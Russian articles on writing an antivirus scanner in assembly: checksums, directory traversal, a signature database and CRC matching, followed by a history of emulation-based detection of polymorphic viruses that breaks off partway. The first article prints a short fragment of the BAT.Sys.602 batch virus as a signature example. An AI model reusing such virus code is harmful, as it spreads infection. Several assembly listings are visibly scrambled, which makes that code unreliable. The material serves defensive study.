Для чего может использоваться данный модуль? Данный модуль можно с большой эффективностью использовать при моделировании навесных защит исполнимого кода, помимо его прямого назначения.

Основы разработки антивирусного сканера

Автор: _andy

Дата: 2003-12-24

1. Введение

В этой статье речь пойдет о разработке примитивного антивирусного программного обеспечения, точнее сказать антивирусного *сканера*.

Сканнерами называют программы, которые проверяют файлы на предмет зараженности их известными программе вирусами.

Прочитав эту статью, я не гарантирую, того, что вы в тот же момент станете умнейшим вирусным аналитиком, эта область программирования достаточно необычна и тяжела для понимания. Сталкиваясь с ней (областью) «вплотную» в первый раз очень тяжело сразу «взять быка за рога». Но в этой статье я попытаюсь изложить основы, так что вполне возможно, то, что будет описано ниже вы, уже знали.

Прежде чем читать статью, необходимо удостовериться, что ваш уровень знаний ассемблера не ограничивается умением писать красивые интерфейсы и менюшки, в антивирусных программах это не главное. Конечно без удобного (дружелюбного) интерфейса ваша разработка не будет востребована. Но все же, необходимо иметь некоторые понятия о:

- *Контрольные суммы* участков данных, что это такое и примерный алгоритм расчета
- *Вирусы и троянские кони в _бинарных файлах_* (исполняемых файлах), а так же написанные на скриптовых языках (VBS, JavaScript)
- Методы работы с файлами (поиск, запись, чтение и тд)

2. Простейшие вирусы

Вирус – программа очень маленьких размеров, основной задачей которой является распространение по компьютерам пользователей, за счет различных хитрых алгоритмов и ошибок пользователей.

Вирусы это очень сложные программы, их можно разделить на множество видов, но мы ограничимся всего двумя. Разделим вирусы на *простейшие* и *файловые вирусы*. *Файловые вирусы* это те, которые умеют заражать файлы различных форматов (загрузочные – PE, документы, файлы помощи и еще множество других), обычно эти вирусы написаны на языке ассемблера, и для их обнаружения необходимо очень хорошо знать структуру файлов, которые они поражают. Под понятием *простейших вирусов* я подразумеваю различных *червей* и сюда же можно приписать *троянских коней*.

Файловый вирус – вирус, который распространяется через зараженные файлы различных форматов, обычно исполняемых. Т.е. кто-то кому-то передал программу, один из исполняемых файлов которой был заражен вирусом.

Червь – вирус, который распространяется самостоятельно (не поражая какие либо файлы), обычно через глобальные сети, путем рассылки себя в письмах; авторами червей часто являются хакеры и для своего распространения черви используют различные дырки в операционных системах.

Троянские кони – программы, у которых отсутствуют функции самостоятельного распространения (т.е. они распространяются различными людьми специально), но обязательно присутствуют различные деструктивные функции.

Деструкция – алгоритм, причиняющий вред компьютеру и пользователю, иногда не только моральный, но и материальный. Деструктивные алгоритмы часто используются в вирусах и всегда

Деструкция в троянских конях – это алгоритмы, которые могут совершать различные пакости, начиная от форматирования жесткого диска или перезаписи flashbios и заканчивая воровством «важных» файлов (паролей для доступа в интернет) с компьютера пользователя.

Главное, что черви и троянские кони не умеют заражать другие файлы, по этому всегда распространяются в одном и том же виде. Т.е. в виде не изменяющегося файла. Допустим, у нас имеется файл с вирусом-червем, который занимает 10 килобайт. Червь распространяется в виде исполняемого файла PortableExecutable. Нам необходимо написать программу антивирус против этого червя.

- Мы составили примитивный алгоритм детектирования вируса червя. Теперь допустим, таким способом ваша программа опознает, и лечит 100 вирусов. В качестве *сигнатуры* (данных, по которым определяется зараженность объекта тем или иным вирусом) используется полный вирусный код, допустим для каждого вируса по 10 кб. В результате *вирусная база* (база данных программы содержащая алгоритмы по детектированию и лечению вирусов) программы будет занимать 1 мегабайт, а это очень много. Крупнейшие антивирусные программы детектируют несколько десятков тысяч самых разнообразных вирусов, и их вирусные базы занимают всего несколько мегабайт.

4. Контрольные суммы и технология их расчета

По нашему примитивному подсчету, контрольная сумма его будет равняться $1+4+0+5+100=110$. Т.е. прочитав контрольную сумму другого участка, мы получим другое значение. Однако, используя столь примитивный алгоритм расчета, контрольные суммы совершенно отличающихся участков могут совпадать, для этого используются более продвинутые процедуры подсчета.

270

next_bit:

no_carry:

endp

```

xor    al,cl
mov    cl,ch
mov    ch,dl
mov    dl,dh
mov    dh,8
shr    ebx,1
rcr    eax,1
jnc    no_carry
xor    eax,8320h
xor    ebx,0edb8h
dec    dh
jnz    next_bit
xor    ecx,eax
sub    edx,ebx
dec    edi
jnz    next_byte
not    edx
not    ecx
mov    eax,edx
ror    eax,cl
add    eax,ecx
mov    edi,crc_buf
mov    word ptr [edi],dx
mov    word ptr [edi+2],cx
pop    edi esi ebx edx ecx eax
ret


```

Комментарии к алгоритму расчета контрольной суммы (crc) отсутствуют потому, что достаточно понимать смысл подсчета crc, стандарта подсчета не существует, а описывать операции, производимые в этой процедуре достаточно тяжело и бессмысленно. Со временем будет появляться опыт в подобных вещах и если будет необходимо, то вы и сами разберетесь в коде.

5. Использование контрольных сумм для детектирования вирусов

Если необходимо подсчитать контрольную сумму участка в несколько килобайт, то это конечно не мгновенная процедура. Если считать контрольную сумму каждого найденного файла то процесс проверки не будет проходить так быстро как хотелось бы.

Возьмем в качестве примера вирус **BAT. Sys.602**, распространяющийся в виде файла BAT, написанного на примитивном языке Batch, входящим в комплект операционной системы DOS. Внешне вирус-червь представляет собой обычный текст.



```

@echo off
if !%0==! goto inboot
attrib -H %windir%\command\sys.old >nul
ren %windir%\command\sys.old sys.com >nul
%windir%\command\sys.com %1 %2
ren %windir%\command\sys.com sys.old >nul
attrib +H %windir%\command\sys.old >nul

```

Для опознавания наличия этого вируса в BAT-файлах совсем не обязательно считать контрольную сумму всего вирусного кода, достаточно взять участок кода, состоящий из нескольких строк. Так же просто необходимо запомнить их расположение в вирусном файле и длину этих строк (всех вместе). Допустим, нам приглянулись строки 4 и 5.

The top screenshot shows a hex dump of a file named 'sys602.bat'. The address range is from 00000040 to 00000090. The hex data is as follows:

```

00000040: 2E 6F 6C 64-20 3E 6E 75-6C 0D 0A 72-65 6E 20 25 .old >null
00000050: 77 69 6E 64-69 72 25 5C-63 6F 6D 6D-61 6E 64 5C windir%\command\
00000060: 73 79 73 2E-6F 6C 64 20-73 79 73 2E-63 6F 6D 20 sys.old sys.com
00000070: 3E 6E 75 6C-0D 0A 25 77-69 6E 64 69-72 25 5C 63 >null
00000080: 6F 6D 6D 61-6E 64 5C 73-79 73 2E 63-6F 6D 20 25 ommand\sys.com %
00000090: 31 20 25 32-0D 0A 72 65-6E 20 25 77-69 6E 64 69 1 %2

```

The bottom screenshot shows the same file with assembly code:

```

ren %windir%\command\sys.old sys.com >nul
%windir%\command\sys.com %1 %2
ren %windir%\command\sys.com sys.old >nul
attrib +H %windir%\command\sys.old >nul

```

Как мы видим, строка 4 начинается в файле со смещения 75 (4Bhex) и заканчивается 150 (96 hex). Т.е. размер двух строк составляет 75 байт.

Но брать в качестве сигнатуры определенные строки не совсем обязательно, можно взять любой кусок кода, размер желательно до 100 байт, что бы время на расчет контрольной суммы затрачивалось минимальное.

Вашему вниманию предлагается пример программы, которая считает контрольную сумму участка кода выбранного выше (смещение 75, длина 75 байт) в файле 'sys.bat' ...

```

; компилировать: tasm32 -ml getcrc32.asm
;
; tlink32 -Tpe -c -x getcrc32.obj,,, import32
;
;
; .386P
; .model flat, stdcall
;
extrn ExitProcess:near
extrn ; список API использующихся программой
extrn ; здесь находится вышеуказанная процедура
extrn CreateFileA:near
extrn ; подсчета контрольной суммы
extrn CloseHandle:near
extrn ; для перевода указателя
extrn GetFileSize:near
extrn ; открыть файл уже существующий
extrn SetFilePointer:near
include ; чтение данных из файла
include crc_proc.inc
FILE_BEGIN
equ 0
OPEN_EXISTING
equ 3
GENERIC_READ
equ 80000000h
ENTRY_SIZE
equ 1+260+4+318
; размер одной ячейки для процесса поиска
.data
; сегмент данных
number
; файловый номер
handle
; для хранения посчитанной crc участка кода
crc32_buf
; местоположение участка кода в файле
crc32_code_loc
; длина участка кода

```


crc32_code_len			dd 75
	; файл с которым будем работать		
file_name			db 'sys.bat',0
	; буфер для хранения участка кода		
buffer			db 1000 dup (?)
.code			
	; сегмент кода		
start:			push 0 0
	; откроем существующий файл 'sys.bat'		push OPEN_EXISTING
	; для чтения		push 0 0
	; если все прошло успешно, продолжим		push GENERIC_READ
			push offset
file_name			call CreateFileA
			cmp eax,-1
			jnz read_file

error_opening:	; «обработчик» ошибки открытия файла		jmp exit
read_file:	; сохраним файловый номер в "handle"		mov handle,eax
	; eax – размер открытого файла в байтах		push 0 eax
	; ecx – расположение участка в файле		call GetFileSize
			mov ecx,dword ptr
[crc32_code_loc]	; ecx – смещение на конец участка		add ecx,dword
ptr [crc32_code_len]	; если смещение на конец участка меньше		cmp ecx,eax
	; чем размер файла, значит файл подходит		jle
set_pointer	; иначе не тот файл		push handle
	; закроем файл		call CloseHandle
	; выйдем в ОС		jmp exit
set_pointer:	; установим указатель на расположение		push FILE_BEGIN
	; необходимого участка в файле		push 0
			push
crc32_code_loc			push handle
			call
SetFilePointer			push 0
	; прочитаем в "buffer" данные размером		push offset
number	; "crc32_code_len" из файла		push
	; закроем файл		push offset
crc32_code_len			push handle
buffer			call ReadFile
			push handle

				call
CloseHandle				
				push
crc32_code_len		; длина участка crc которого		push offset
buffer		; размещение данных участка		push offset
crc32_buf		; куда «положить» посчитанную crc		call
calculate_crc		; считаем crc участка		
exit:				push 0
		; выйдем в ОС		
				call
ExitProcess				
				end start

6. Алгоритм поиска файлов

Как вы уже, наверное, знаете для поиска файлов? используются API: **FindFirstFile**, **FindNextFile**, **FindClose**.

Параметрами **FindFirstFile** является *маска для поиска* и «место» под *структуру для поиска* (объявленную структуру официального типа или буфер, размер которого не меньше размера официальной структуры). *Маской для поиска* является обычная строка, содержащая путь к каталогу, в котором будет производиться поиск, а так же маску поиска (обычно используется “.”).

Вид официальной *структуры для поиска* :

fnd_struct		struct		атрибут файла
atr		dd ?		время создания файла
cr_time		dd 2		время доступа к файлу
ac_time		dup (?)		время модификации файла
wr_time		dd 2		размер файла
size_high		dup (?)		резерв
size_low		dd 2		длинное имя файла
reserved		dup (?)		короткое имя файла
long_name		dd ?		
dos_name		dd ?		
fnd_struct		dd 2		
		dup (?)		
		db		
		260 dup (?)		
		db 14		
		dup (?)		
		ends		

Можно объявлять эту структуру, а можно использовать эквивалент “**findbuf db 314 dup (?)**”. Немного разбираясь в программировании можно догадаться, что имя найденного файла будет находиться по смещению 44 от начала **findbuf**. Используем “**movesi,offset findbuf + 44**” и регистр **esi** указывает на имя найденного файла или каталога.

После выполнения API **FindFirstFile** , регистр **eax** будет содержать *идентификатор поиска* или в случае ошибки **-1**.

Вызов **FindFirstFile** используется только один раз, далее в дело вступает **FindNextFile**. Параметрами этой апи являются *идентификатор поиска* (который мы получили от вызова **FindFirstFile** и должны были сохранить) и та же *структура для поиска*(которая так же использовалась при первом поиске). Поиск ведется до тех пор, пока регистр **eax** не будет равняться нулю.

Эти API ищут файлы или каталоги по *маске поиска* , т.е. нельзя искать только файлы или только каталоги. Когда используется маска ‘.’ то будут найдены все каталоги и файлы, содержащиеся в указанном перед маской каталоге.

Все конечно хорошо, но необходимо что бы наша антивирусная программа могла проверять файлы не только в указанном каталоге, но и в тех, что расположены ниже. Для этого мы должны писать рекурсивную процедуру, т.е. такую, которая умеет вызывать сама себя.

Прежде всего, необходимо объявить переменную для поиска в каталогах содержащих множество других подкаталогов. Думаю, что пользователей, у которых количество подкаталогов в каталоге превышает 50 единицы, по этому ограничимся этим числом. И так, для процесса поиска в каждом каталоге должны быть индивидуальными (не использоваться в других процессах) *маска поиска* (максимум 260 символов), *идентификатор поиска* (двойное слово, 4 байта), *структура для поиска* (318 байт) и *флаг* (размером 1 байт, а для чего нужен этот флаг, я объясню позже). В результате мы должны объявить переменную а/ля "buf db ((1 + 260 + 4 + 318) * 50)". Ячейка для каждого процесса поиска будет занимать 1+260+4+318 = 583 байта и одновременно может вестись 50 процессов (не более). Конечно, можно использовать память из стека, но это будет тяжелее объяснить.

Структура размещения данных в ячейке может быть такой, какая удобна вам.

Я предлагаю структуру такого типа:

flag		db ?		флаг поиска (0 – ищем только файлы, 1 – только каталоги)
mask		db		маска для поиска в каталоге
search_handle		260 dup (?)		идентификатор поиска
find_structure		dd ?		структура для поиска
		db 318 dup (?)		

Теперь поговорим о алгоритме поиска. Сначала необходимо обработать все файлы текущего каталога, а затем уже подкаталоги. Но API сначала находят подкаталоги, а потом уже файлы. Вот для этого и необходим флаг.

При первом поиске флаг настраивается только на поиск файлов, те если значение флага не совпадает с необходимым, то найденные каталоги просто пропускаются. По окончании поиска флаг перенастраивается на поиск только каталогов, и теперь уже пропускаются файлы.

Давайте рассмотрим пример программы обходящей дерево каталогов в поиске всех файлов...

```

; компилировать: tasm32 -ml walk.asm
;
;                               tlink32 -Tpe -c
-x walk.obj ,,, import32
;
.386P
.model flat, stdcall
extrn
    lstrlenA:near                ; список API использующихся программой
extrn
    ExitProcess:near
extrn
    FindFirstFileA:near
extrn
    FindNextFileA:near
extrn
    FindClose:near
ENTRY_SIZE
    equ 1+260+4+318              ; размер одной ячейки для процесса поиска
.data                            ; сегмент данных
mask
    db '\*.*',0                 ; маска для поиска
search_dir
    db 'c:\Program files',0      ; начальный каталог для поиска
buffer

```

db (ENTRY_SIZE*50)	; буфер под 50 «одновременных» процессов поиска
dup (?)	
.code	
	; сегмент кода
start:	
mov esi,offset search_dir	; esi – путь для поиска файлов
push esi	; получим размер пути в ASCII символах в eax
call lstrlenA	; обменяем значениями ecx и eax
xchg eax,ecx	; ecx = размер пути + NULL
inc ecx	; перенесем «полу готовую» маску для
mov edi,offset buffer	; первого процесса поиска
inc edi	
rep movsb	
push offset buffer	; указатель на готовую структуру для поиска
call find	
push 0	; выйдем в ОС
call ExitProcess	

; поиск файлов с использованием указанной в “soff” ячейки (и последующих)	
find	
proc soff: dword	
mov ebx, soff	; ebx – указатель на текущую ячейку
mov byte ptr [ebx],0	; установим флаг
mov edi,ebx	(значение 0) на поиск файлов
inc edi	; edi-1 – текущий каталог
push edi	; eax – длина пути в ASCII символах
call lstrlenA	; если маска уже присутствует в пути
add edi,eax	; ищем первый объект (файл или каталог)
cmp byte ptr [edi-1],’*’	
jz first_find	
check_slash:	
mov esi,offset mask	; esi – смещение общей маски для поиска
cmp byte ptr [edi-1],’\’	; проверим, есть ли слеш в конце пути
jnz nneed_slash	; если есть, то пропустим
inc esi	
nneed_slash:	
push esi	; eax – длина маски
call lstrlenA	; прибавим NULL к длине
inc eax	; дополним путь маской и слешем (если
необходимо)	
xchg eax,ecx	

rep movsb		
find_first:		
mov edx,ebx		; edx – указывает на ячейку процесса поиска
add edx,1+260+4		; edx – указывает на структуру для поиска
push edx		; первый параметр для API FindFirstFileA
mov edx,ebx		; edx – указывает на ячейку процесса поиска
inc edx		; edx – указывает на маску для поиска
push edx		; второй параметр
call FindFirstFileA		; выполним API
cmp eax,-1		; если eax = -1 значит произошла ошибка
jnz save_fnd_hndl		; иначе проверим найденный объект
test_fod:		
cmp byte ptr [ebx],1		; если флаг = 1, то поиск подкаталогов был уже
jz end_find		; проведен в этом каталоге, осталось закончить
		; процесс
set_filesfind:		
inc byte ptr [ebx]		; если флаг = 0, то все файлы в каталоге
jmp first_find		; были обработаны, устанавливаем флагу
		; значение 1 и обрабатываем подкаталоги
end_find:		
push dword ptr [ebx+1+260]		; ebx = ebx + 1 + 260 = идентификатор поиска
call FindClose		; прекратим процесс поиска в каталоге
ret		
; -----		
; процесс проверки найденного объекта		
save_fnd_hndl:		
mov dword ptr		; сохраним идентификатор поиска
ebx+1+260],eax		
lf:		
cmp byte		; пропустим подкаталоги “.” и “..”
ptr [ebx+1+260+4+44],’.’		
je find_next		
test_if_dir:		
test byte ptr		; перейдем если нашли файл
ebx+1+260+4],10h		
jz found_file		
proc_dir:		
cmp byte ptr [ebx],1		; если ищем только файлы (флаг = 0), то
jnz find_next		; каталоги не трогаем
; -----		
; если файлы каталога были проверены, то по очереди будут проверяться подкаталоги.		
; подготавливаем маску поиска для найденного подкаталога в следующей ячейке и запускаем себя		
prepare_rec:		
mov edi,ebx		; edi – ячейка текущего процесса поиска
add edi,((ENTRY_SIZE) + 1)		; edi – ячейка следующего процесса поиска+1

mov	esi,ebx	; esi – ячейка текущего процесса поиска	
inc	esi	; esi – маска поиска текущего процесса	
push	esi	; eax – длина маски поиска текущего процесса	
call	lstrlenA	; отнимем от длины 4 символа (маску и слеш)	
xchg	eax,ecx	; корневой каталог, ...	
sub	ecx,4	; ... оставим слеш	
cmp	byte ptr [esi+ecx],'\'		
jnz	not_root		
inc	ecx		
not_root:			
rep	movsb	; перенесем «полу готовую маску» в	
		; следующую ячейку	
mov	esi,ebx	; esi – имя найденного подкаталога	
add	esi,1+260+4+44	; eax – длина найденного подкаталога	
push	esi	; eax – длина найденного подкаталога + 0	
call	lstrlenA	; дополнить маску найденным подкаталогом	
inc	eax	; ebx – ячейка следующего процесса поиска	
xchg	eax,ecx	; параметр для вызова “себя”	
rep	movsb	; ищем в подкаталоге	
add	ebx,(ENTRY_SIZE)	; ebx – ячейка этого процесса поиска	
push	ebx	; ищем следующий объект	
call	find		
sub	ebx,(ENTRY_SIZE)		
jmp	find_next		
found_file:			
cmp	byte ptr [ebx],1	; если ищем каталоги, то файлы не трогаем	
jz	find_next	; код для работы с найденными файлами	

find_next:			
mov	edx,ebx	; edx – указывает на структуру для поиска	
add	edx,1+260+4	; первый параметр для API FindNextFileA	
push	edx	; второй параметр идентификатор поиска	
push	dword ptr [ebx+1+260]	; выполним API	
call	FindNextFileA	; если нашли объект, проведем его анализ	
cmp	eax,0	; если ничего не нашли	
jnz			
lf			
jmp	test_fod		
endp			

end start

7. Основы построения вирусной базы

Данные необходимые для поиска и лечения вирусов обычно хранятся в *вирусной базе*. Ее формат может быть любым, стандартов не существует. Мы рассмотрим пример вирусной базы для детектирования скрипт вирусов, которая будет содержаться в исходном коде программы, а не в отдельном файле.

vir_no		dd 3		количество вирусов в базе данных
vir_001_name		db 'BAT.Sys.602',0		название вируса в ASCII кодировке
vir_001_sig		db 8 dup (?)		размер названия 20 байт, оставшиеся байты
		dd 161412090		сигнатура участка длиной 75 байт, по смещению 75 кода
вируса,				
				она же сигнатура для детектирования
vir_002_name		db 'VBS.Links',0		
vir_002_crc32		db 010 dup (?)		
		dd 1138651542		
vir_003_name		db 'VBS.ILoveYou',0		
vir_003_sig		db 7 dup (?)		
		dd 3434909282		

Вот мы имеем простейшую вирусную базу для трех вирусов. Размер одной *вирусной записи*(данных об одном вирусе, необходимых для его детектирования и лечения) в данном случае составляет $20 + 4 = 24$ байта.

Если же вирусная база хранится в отдельном файле, то при старте антивирусный сканер должен загрузить ее в память, для того, чтобы к данным, хранящимся в ней, было быстрее и проще «обращаться» в необходимости. Для этого пишутся специальные процедуры разбора, ну и конечно же *вирусные записи* содержат гораздо больше данных, например таких как тип вируса, адреса процедур для детектирования и лечения ... Но обо всем этом в следующий раз, в следующих статьях.

8. Основы работы с вирусной базой

В нашем случае, необходимо писать процедуру для работы с найденными файлами, т.е. читать данные из файла по смещению 75 и размером 75 байт, считать контрольную сумму и сравнивать по очереди с указанной во всех доступных (в нашем случае 2) *вирусных записях* в *вирусной базе*. Если совпадает, выводит информацию о том, что найденный файл заражен определенным вирусом.

Допустим, программа нашла файл, прочитала из него 75 байт по смещению 75 и подсчитала контрольную сумму этого участка. Контрольная сумма содержится в переменной "crc32_buf". Вот как должен выглядеть процесс проверки на зараженность известными программе вирусами:

		mov eax,dword ptr crc32_buf		; eax – контрольная сумма
участка				
		mov ecx,dword ptr vir_no		; ecx – количество вирусов в
базе				
		mov esi,offset vir_001_name		; esi – начало первой
вирусной записи				
cmp_crc32_loop:		push ecx esi		; заппомним данные регистров
		cmp eax,dword ptr [esi+20]		; проверим контрольную сумму
с вирусной				
		jnz next_crc		; если не совпадает перейдем
к "next_crc"				
		pop esi ecx		; восстановим значение
регистров				
infected:		-----		; если файл заражен вирусом ...
next_crc:		pop esi ecx		; восстановим значение
регистров				
		add esi,24		; перейдем к следующей
вирусной записи				
		loop		; цикл
		cmp_crc32_loop		

9. Заметки по лечению вирусов

В данном случае найденные файлы с вирусами можно просто удалять, но это самые простейшие вирусы. Обычно каждый вирус изменяет что-то в файлах настройках операционной системы, пытается спрятаться от чужих глаз. Даже для вирусов, файлы носители которых (*дропперы*) можно просто удалять это (скорее всего) не будет являться сто процентным лечением. Необходим анализ алгоритма работы вируса, вполне возможно он уже (например) успел прописать свой вызов в WIN.INI из «потайного места». Так как эти типы вирусов не заражают файлов, то от них мог бы избавиться любой начинающий пользователь. Авторы таких вирусов знают это и для этого предпринимают разнообразные хитрые методы для того, что бы вирус мог выжить после «чистки», вернуться «к жизни» второй раз.

10. Заключение

Соответственно если Вы заинтересовались этой областью программирования, придется разбираться и изучать (хотя бы основы) множество скрипт языков программирования. Я не говорю про основы строения исполняемых файлов написанных не на ассемблере, а на языках высокого уровня. Как раз на них и пишется большинство *тройских коней*. Необходимо будет разбираться с различными упаковщиками и шифровщиками исполняемых файлов, строением архивов ...

Все примеры программ, которые были представлены Вашему вниманию в статье, доступны в ZIP-архиве (находится в архиве wasm_files.zip: files/recovered/298/av_file.zip), но в немного измененном виде. Добавлен вывод «рабочей информации» через консоль и почти полностью отсутствуют комментарии к программе, но в статье комментариев изобилие.

Готовое подобие антивирусного сканера так же доступно, а так же прилагаются КУСКИ вирусных *дропперов*, которые вставлены в базу антивируса (которую мы рассматривали выше). Полный вирусный код я не представляю, так как в этом нет необходимости.

Если статья действительно кому-нибудь поможет, то я буду писать на эту тему еще ... например про основы детектирования и лечения файловых вирусов, технологии **анализа программного кода**(кодо-анализаторов) и **эмуляции программного кода**(для детектирования полиморфных и шифрованных вирусов) ...

Антивирусные технологии: эмуляция программного кода

Автор: _andy

Дата: 2004-01-27

1. Введение
2. Экскурс в историю
3. Способы эмуляции
4. Пример использования технологии
 - 4.1. Лирическое отступление
 - 4.2. Имитация исполнения инструкций
 - 4.2.1. Запуск инструкции в специальной среде
 - 4.2.2. Полная имитация исполнения инструкции
 - 4.2.3. Комбинация двух способов
 - 4.3. Поворот не туда
 - 4.3.1. Дизассемблер
 - 4.3.2. Эмулятор
 - 4.4. "Предел терпения" (Enough)
5. Пример использования технологии для детектирования вирусов
 - 5.1. Кодо-анализатор
6. Заключение

1. Введение

Эта статья не является продолжением пособия по написанию антивирусных программ, это всего лишь теоретическое описание технологии используемой в «хороших» антивирусных программах. Причем технологии далеко не примитивной, а очень и очень сложной для понимания и реализации ...

Это описание не является отличным или хорошим это всего лишь базис (основы) технологии, как я понимаю это, вполне возможно я понимаю ее неправильно, этого я не отрицаю.

В этой статье не будет информации о нахождении *точки входа* в запускаемых файлах, информации о различных терминах (*полиморфик* , *сигнатура* ...), детектировании и лечении вирусов ... если вы читаете эту статью, значит, все это вы уже должны знать.

Тем, кому не интересны мои размышления о возможной истории появления технологии, могут пропустить **«Экскурс в историю»** и перейти непосредственно к описанию алгоритма технологии.

2. Экскурс в историю

Непосредственное использование *эмуляторов программного кода* (в антивирусных программах) появилось в начале 90ых. Толчком стал выход первого полноценного *полиморфного* вируса, точнее сказать *полиморфного движка*.

Полиморфным движком – называется «универсальный» программный код (библиотека), подключив который в вирус (и не только) можно сделать его полиморфным.

Этот *движок* назывался просто - *MuTation __Engine(MTE)*. После его выхода антивирусные конторы стали хвататься за голову (особенно американские), некоторые чувствовали, что что-то подобное скоро выйдет, уже обдумывали универсальные методы по детектированию шифрованных вирусов.

Кстати автором МТЕ являлся программист из Болгарии, более известный под псевдонимом Dark Avenger. Он же автор культовых вирусов Eddie _и если я не ошибаюсь _Dir так же поделки этого

человека. Именно этот человек двигал «прогресс» (в плане разработки новых вирусных технологий) в конце 80ых годов.

Полиморфикам предшествовали шифрованные (иногда их так же называют «само шифрующимися») вирусы, для детектирования которых антивирусы в качестве сигнатур использовали постоянные участки расшифровщиков вирусного кода. Если сигнатура совпадала, то из расшифровщика брались необходимые данные (например, алгоритм шифровки, если он менялся, ключ ...) и использовались для расшифровки вирусного кода, затем вторая сигнатура проверяла расшифрованный код на наличие вируса. Однако это очень и очень неудобно, процесс детектирования одного такого вируса занимает много кода, и используя такой тип детектирования шифрованных вирусов для каждого вируса придется иметь две сигнатуры, специальную процедуру по расшифровке ... но задумываться об универсальном способе детектирования шифрованных вирусов создатели не хотели, пока ... не появился *МТЕ*.

Конечно, очень многие *полиморфики* можно детектировать не эмуляцией кода расшифровщика, а различными алгоритмическими процедурами. Но опять же это очень сложные процедуры, причем они редко дают сто процентный результат определения зараженности файла вирусом, особенно если *полиморфность расшифровщика* достаточно высока (т.е. расшифровщик имеет очень мало сигнатур или не имеет их вообще). В итоге из 100 файлов зараженных вирусом использующим «слабенький» *полиморфный* алгоритм, антивирусы обнаруживали только 60 или немного больше (меньше).

Несмотря на геморрой, связанный с таким детектированием многие антивирусные компании решили выбрать этот сложный путь (например, взять ту же McAfee), то время, пока авторы вирусов только учились новой технологии полиморфизма, еще можно было использовать. Но в 1994 году, в Англии (уже не в Болгарии), появляется очень серьезный полиморфный движок SMEG (Simulated Metamorphic Encryption Generator). Определять «старым способом» декрипторы созданные по алгоритмам использовавшимся в этом движке практически невозможно, а кроме того нужно еще и расшифровывать вирусное тело, что бы излечить инфицированный файл! Ходили слухи, что английская полиция летом 1995 года, арестовала автора известного под кличкой Black Baron, за создание опасных вирусов Pathogen и Quueg и трех версий полиморфных движков SMEG. Но к этому моменту было уже достаточно умных программистов, способных писать гораздо более продвинутые полиморфики. Примерно в это же время, в Словакии, появляется Explosion's Mutation Machine (от «культовой» личности – Vyvojag, он же автор знаменитого вируса OneHalf). Немного позже в России (Санкт-Петербурге) появляется Zhengxi, от одноименного автора. Но наилучшей разработкой под DOS (по моему мнению) стал Red Team Polymorphy от человека под псевдонимом SoulManager (который был выпущен в 1997 году, с тех пор так и остался «неконкурентоспособным» ;-)).

Конечно, каждой вирусной технологии можно противопоставить обратную (антивирусную), но теперь факт заключался лишь в том, что хороший *полиморфик* написать гораздо проще, чем его обнаруживать. Так *полиморфики* и *полиморфные движки* стали появляться как грибы после дождя, в результате (к сожалению многих сторонников oldschool) пришлось завязать с алгоритмическим детектированием. Хотя был такой русский антивирус, который просто игнорировал появление *полиморфных* вирусов. Но это длилось до поры, до времени, пока в Россию не пришел вирус OneHalf, который стал распространяться с бешеной скоростью и этот антивирус оказался бессильным против ОН. Позже проект был закрыт, автор антивируса так и не смог (а может, просто не хотел) включить в свое творение *эмулятор программного кода*.

Затем появился русский **Dr. Web**. Насколько я знаю, он изначально создавался именно для детектирования полиморфных вирусов, одной из первых процедур в нем был заложен *эмулятор кода*.

3. Способы эмуляции

Каждый уважающий себя антивирус должен содержать в себе эмулятор. Если мы исключим известные антивирусы и возьмем «кустарные», то я знаю только несколько программ, которые содержали реализацию эмулятора (конечно кривые, убогие, но они работали и достаточно сносно). Это MultiScan (конечно, кустарным, его можно назвать с натяжкой), Lescar (содержал некоторое подобие) и мое творение the_Sweeper. Я смотрел исходные тексты некоторых иностранных программ, но там все детектировалось по *плавающим сигнатурам* или алгоритмами, иногда (но очень редко) использовали обычную трассировку.

И так преступим к описанию технологии. Эмуляция программного кода означает разбор программного кода на инструкции и имитация их исполнения. Все это может быть выполнено двумя способами.

Первый способ подразумевает собой обычную трассировку программы, т.е. ее загрузку в память и исполнение путем использования отладочного прерывания (int 1). Таким методом пользуется большинство отладчиков, но вся проблема в том, что даже безрукий человек может обломать процесс трассировки. В крайнем случае, есть множество статей на тему облома и TD и Softlce. А если в полиморфном расшифровщике вставлены антиотладочные трюки, которые в случае обнаружения трассировки запускают какую-нибудь деструкцию. В результате антивирус сам запустит деструкцию в процессе эмуляции и только навредит. Кстати такой способ для детектирования вирусов семейства **SMEG**, использовал в своем антивирусе американец StormBringer.

Второй способ это непосредственно эмуляция. Кусок кода читается в буфер антивируса, разбирается на инструкции и эмулируется их исполнение с помощью различных трюков. Но что бы правильно имитировать исполнение всех компьютерных заморочек, может понадобится очень-очень много сил и времени. Однако это более безопасный способ, его обычно и используют в антивирусах, а вполне возможно (на самом деле это горькая правда), что кто-то использует комбинацию этих двух способов.

4. Пример использования технологии

В своем антивирусе "the_Sweeper" я использовал некоторую комбинацию этих двух способов, в результате получилось что-то совсем простенькое и кривое. Но антивирус мог ловить OneHalf, TMC, Pieck Примитивную реализацию алгоритма схожего с тем, что я использовал в антивирусе, представляю на Ваш суд.

Программа пример не работает с файлами, всю необходимую информацию она содержит в себе. Самое главное она обладает некоторыми особенными функциями, которые, взаимодействуя «позволяют» эмулировать код.

Программа состоит из:

- **Процедуры (рас)шифровки** данных, которая шифрует и расшифровывает *текстовую строку*.
- Эмулятора программного кода, возможности которого позволяют имитировать выполнение **процедуры (рас)шифровки**. Эмулятор для своей работы использует некоторое подобие дизассемблера команд, который знает все инструкции используемые в **(рас)шифровщике**, умеет определять длину, тип и некоторые параметры этих инструкций.

Программа работает по алгоритму:

- **Процедура (рас)шифровки** вместе с *текстом*, который она должна шифровать (или расшифровывать) переносится в буфер.
